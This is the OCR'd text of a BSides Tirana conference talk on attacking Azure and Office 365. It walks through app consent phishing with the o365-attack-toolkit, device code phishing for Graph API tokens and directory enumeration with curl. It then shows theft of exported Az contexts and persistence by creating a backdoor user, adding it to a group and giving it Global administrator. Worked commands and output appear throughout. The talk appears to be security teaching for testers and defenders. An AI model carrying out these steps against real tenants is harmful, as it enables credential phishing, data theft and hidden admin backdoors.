
# Demo

```
[  
  (bsides)()()Nebula) >>> |
```



# App Consent Phishing

Tirana  
**BSIDES**



# Office365 Attack Toolkit —



\* Name  
The user-facing display name for this application (this can be changed later).

Supported account types  
Who can use this application or access this API?  
 Accounts in this organizational directory only (Default Directory only - Single tenant)  
 Accounts in any organizational directory (Any Azure AD directory - Multitenant)  
 Accounts in any organizational directory (Any Azure AD directory - Multitenant) and personal Microsoft accounts (e.g. Skype, Xbox)  
 Personal Microsoft accounts only

Configure Web

All platforms Quickstart Docs

\* Redirect URIs  
The URIs we will accept as destinations when returning authentication responses (tokens) after successfully authenticating or signing out users. The redirect URI you send in the request to the login server should match one listed here. Also referred to as reply URLs.  
[Learn more about Redirect URIs and their restrictions](#)

Microsoft Graph (8)			
Contacts.Read	Delegated	Read user contacts	No
Files.ReadWrite.All	Delegated	Have full access to all files user can access	No
Mail.Read	Delegated	Read user mail	No
Mail.Send	Delegated	Send mail as a user	No
MailboxSettings.ReadWrite	Delegated	Read and write user mailbox settings	No
Notes.Read.All	Delegated	Read all OneNote notebooks that user can access	No
User.Read	Delegated	Sign in and read user profile	No
User.ReadBasic.All	Delegated	Read all users' basic profiles	No

o365-attack-toolkit


Users Emails About

Users

#	Name	Position	Email	Matched Emails	Matched Files
1	Joe Bloggs		joe.bloggs@mdsec.co.uk	<a href="#">View Emails</a>	<a href="#">View Files</a>


+ New client secret

Description	Expires	Value	Secret ID
PhishCreds	4/30/2024		48ee9590-e0f4-4d4e-926f-362520dd1...



<https://github.com/mdsecactivebreach/o365-attack-toolkit/>


# Cloud Enumeration




# User's Default access to Azure Portal

Every user, even the ones with no permissions at all, by default have access to the Azure Portal ([portal.azure.com](https://portal.azure.com)), where they can enumerate AzureAD (Users, groups, roles, permissions, apps), Subscriptions they own and resources on them.

AzureAD  
Accessable  
Resources



Tenant  
Info



AzureAD  
overview

## Carol Davies | Azure role assignments



User



Diagnose and solve problems

Manage

Profile

Custom security attributes  
(preview)

Assigned roles

Administrative units

Groups

Applications

Licenses

Devices

Azure role assignments

Authentication methods

If this identity has role assignments that you don't have permission to read, they won't be shown in the list. [Learn more](#)

Subscription \*

Azure subscription 1

Role	Resource Name	Resource Type	Assigned To	Condition
Virtual Machine Contributor	Azure subscription 1	Subscription	Developers	None
Storage Account Contributor	Azure subscription 1	Subscription	Developers	None
Reader	Azure subscription 1	Subscription	Developers	None

# Graph API App Access to read info

If you phish a user using Device Code Phishing, with graph.microsoft.com/.default as scope (the default Graph API Permissions, even a user with no privileges can read info from the Azure AD Directory.)

**AuditLog.Read.All**  
**Directory.AccessAsUser.All**  
**Group.ReadWrite.All**  
**User.ReadWrite.All**



**The scope of the App**

**User Info**




```
glb@SPACESHIP:~$ curl -H "Content-Type: application/json" -H "Authorization: Bearer $TOKEN" https://graph.microsoft.com/v1.0/me | jq
  % Total    % Received % Xferd  Average Speed   Time     Time   Current
          Dload  Upload   Total   Spent    Left  Speed
100  364    0  364    0      0  580      0 --:--:-- --:--:-- --:--:--  579
{
  "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#users/$entity",
  "businessPhones": [],
  "displayName": "Fred Devine",
  "givenName": "Fred",
  "jobTitle": "Finance Specialist",
  "mail": null,
  "mobilePhone": null,
  "officeLocation": null,
  "preferredLanguage": null,
  "surname": "Devine",
  "userPrincipalName": "fdevine@pepperclipp.tech",
  "id": "f7805bd7-47b6-4d9a-9fcf-03abb0975422"
}
```

# Demo

```
glb@SPACESHIP:~$ curl -H "Content-Type: application/json" -H "Authorization: Bearer $TOKEN" https://graph.microsoft.com/v1.0/groups/d0fd81f0-9947-4a72-8cb3-f0fe245d4ba3/members | jq|
```





# Privilege Escalation

# Azure Privesc - Azure Context

List AZ Contexts

```
PS C:\Users\bleon> Get-AzResourceGroup
```

```
ResourceGroupName : [REDACTED]
Location          : westeurope
ProvisioningState : Succeeded
Tags              :
```

```
[{"cloudName": "AzureCloud",
"homeTenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
"id": "3c975794-9af4-498e-9f3b-719c322817b0",
"isDefault": false,
"managedByTenants": [],
"name": "Pay-As-You-Go",
"state": "Enabled",
"tenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
"user": {
"name": "8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc",
"type": "servicePrincipal"
},
{
"cloudName": "AzureCloud",
"homeTenantId": "3d1f3321-ab7a-43ac-aec-5317c326d679",
"id": "64f5264c-54ff-4760-be94-77242a9a4698",
"isDefault": false,
"managedByTenants": [],
"name": "Azure subscription 1",
"state": "Enabled",
"tenantId": "3d1f3321-ab7a-43ac-aec-5317c326d679",
"user": {
"name": "awsacctthree@protonmail.com",
"type": "user"
}
}
```

Get Access as user

Export AZ Contexts


```
PS C:\Users\bleon> Save-AzContext -Path azureprofile.json
```



```
PS C:\Users\bleon> Import-AzContext -Path .\azureprofile.json
```

Save on the other  
machine

# Persisting and backdooring the infrastructure



# Azure Persistence - Create User

```
glb@SPACESHIP:~$ curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer $TOKEN" https://graph.microsoft.com/v1.0/users -d "{\"accountEnabled": true, \"displayName": "Haxor User", \"mailNickname": "Haxor", \"userPrincipalName": "Haxor@pepperclipp.tech", \"passwordProfile\" : {\"forceChangePasswordNextSignIn\": true, \"password\": \"xWwvJ]6NMw+bWH-d\"}}' | jq
```

% Total % Received % Xferd Average Speed Time Time Current  
Dload Upload Total Spent Left Speed

100 555 0 339 100 216 637 406 --:-- --:-- --:-- 1041

{

  "@odata.context": "https://graph.microsoft.com/v1.0/\$metadata#users/\$entity",

  "id": "f905bce4-8d29-4ce2-8bd1-121c1d3e3ba2",

  "businessPhones": [],

  "displayName": "Haxor User",

  "givenName": null,

  "jobTitle": null,

  "mail": null,

  "mobilePhone": null,

  "officeLocation": null,

  "preferredLanguage": null,



  "surname": null,

  "userPrincipalName": "Haxor@pepperclipp.tech"

}

```
(bsides)()(exploit/office365_add_user_to_group) >>> set GROUP-ID 728f81fb-c5e4-44b8-b2a0-178a0a029cdc
(bsides)()(exploit/office365_add_user_to_group) >>> set USER-ID-OR-UPN
[*] The right form is: set <OPTION> <VALUE>
(bsides)()(exploit/office365_add_user_to_group) >>> set USER-ID-OR-UPN f905bce4-8d29-4ce2-8bd1-121c1d3e3ba2
(bsides)()(exploit/office365_add_user_to_group) >>> run
[*] Done
(bsides)()(exploit/office365_add_user_to_group) >>> |
```

The screenshot shows the Azure portal interface for managing user roles. The URL is 'All services > Default Directory > Users > Haxor User'. On the left, there's a sidebar with options like 'Diagnose and solve problems', 'Manage' (selected), 'Profile', 'Custom security attributes (preview)', 'Assigned roles' (selected), 'Administrative units', 'Groups', 'Applications', and 'Licenses'. The main content area is titled 'Haxor User | Assigned roles'. It has buttons for 'Add assignments' and 'Remove assignments'. A table lists the assigned role: 'Global administrator' with the description 'Can manage all aspects of Azure AD a...'. The table includes columns for 'Role', 'Description', 'Resource Name', and 'Resource Type'.




*Azure API Permissions are like a  
joke. Hard to understand  
yourself, but very hilarious when  
you get them.*



# Other Resources

---



HANDS-ON AWS PENETRATION TESTING WITH KALI LINUX: SET UP A VIRTUAL LAB AND PENTEST MAJOR AWS SERVICES, INCLUDING EC2, S3, LAMBDA, AND CLOUDFORMATION

<https://www.amazon.com/Hands-Penetration-Testing-Kali-Linux/dp/1789136725>



HOW TO HACK LIKE A GHOST: A DETAILED ACCOUNT OF A BREACH TO REMEMBER (HACKING THE PLANET)

[https://www.amazon.com/How-Hack-Like-GHOST-detailed/dp/B0858V3VMS/ref=sr\\_1\\_1?crid=21GER6F0H2ZWC&dchild=1&keywords=how+to+hack+like+a+ghost&qid=1608379345&s=books&sprefix=how+to+hack+like+a+%2Cstripbooks-intl-ship%2C282&sr=1-1](https://www.amazon.com/How-Hack-Like-GHOST-detailed/dp/B0858V3VMS/ref=sr_1_1?crid=21GER6F0H2ZWC&dchild=1&keywords=how+to+hack+like+a+ghost&qid=1608379345&s=books&sprefix=how+to+hack+like+a+%2Cstripbooks-intl-ship%2C282&sr=1-1)

---

<https://rhinosecuritylabs.com/blog/>

[https://github.com/dagrz/aws\\_pwn/blob/master/miscellanea/Kiwicon%202016%20-%20Hacking%20AWS%20End%20to%20End.pdf](https://github.com/dagrz/aws_pwn/blob/master/miscellanea/Kiwicon%202016%20-%20Hacking%20AWS%20End%20to%20End.pdf)

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**BOTO3 DOCUMENTATION**

<https://boto3.amazonaws.com/v1/documentation/api/latest/index.html>

**PENETRATION TESTING AZURE FOR ETHICAL HACKERS**

<https://www.amazon.com/Penetration-Testing-Azure-Ethical-Hackers/dp/1839212934>



# The End!



# Questions???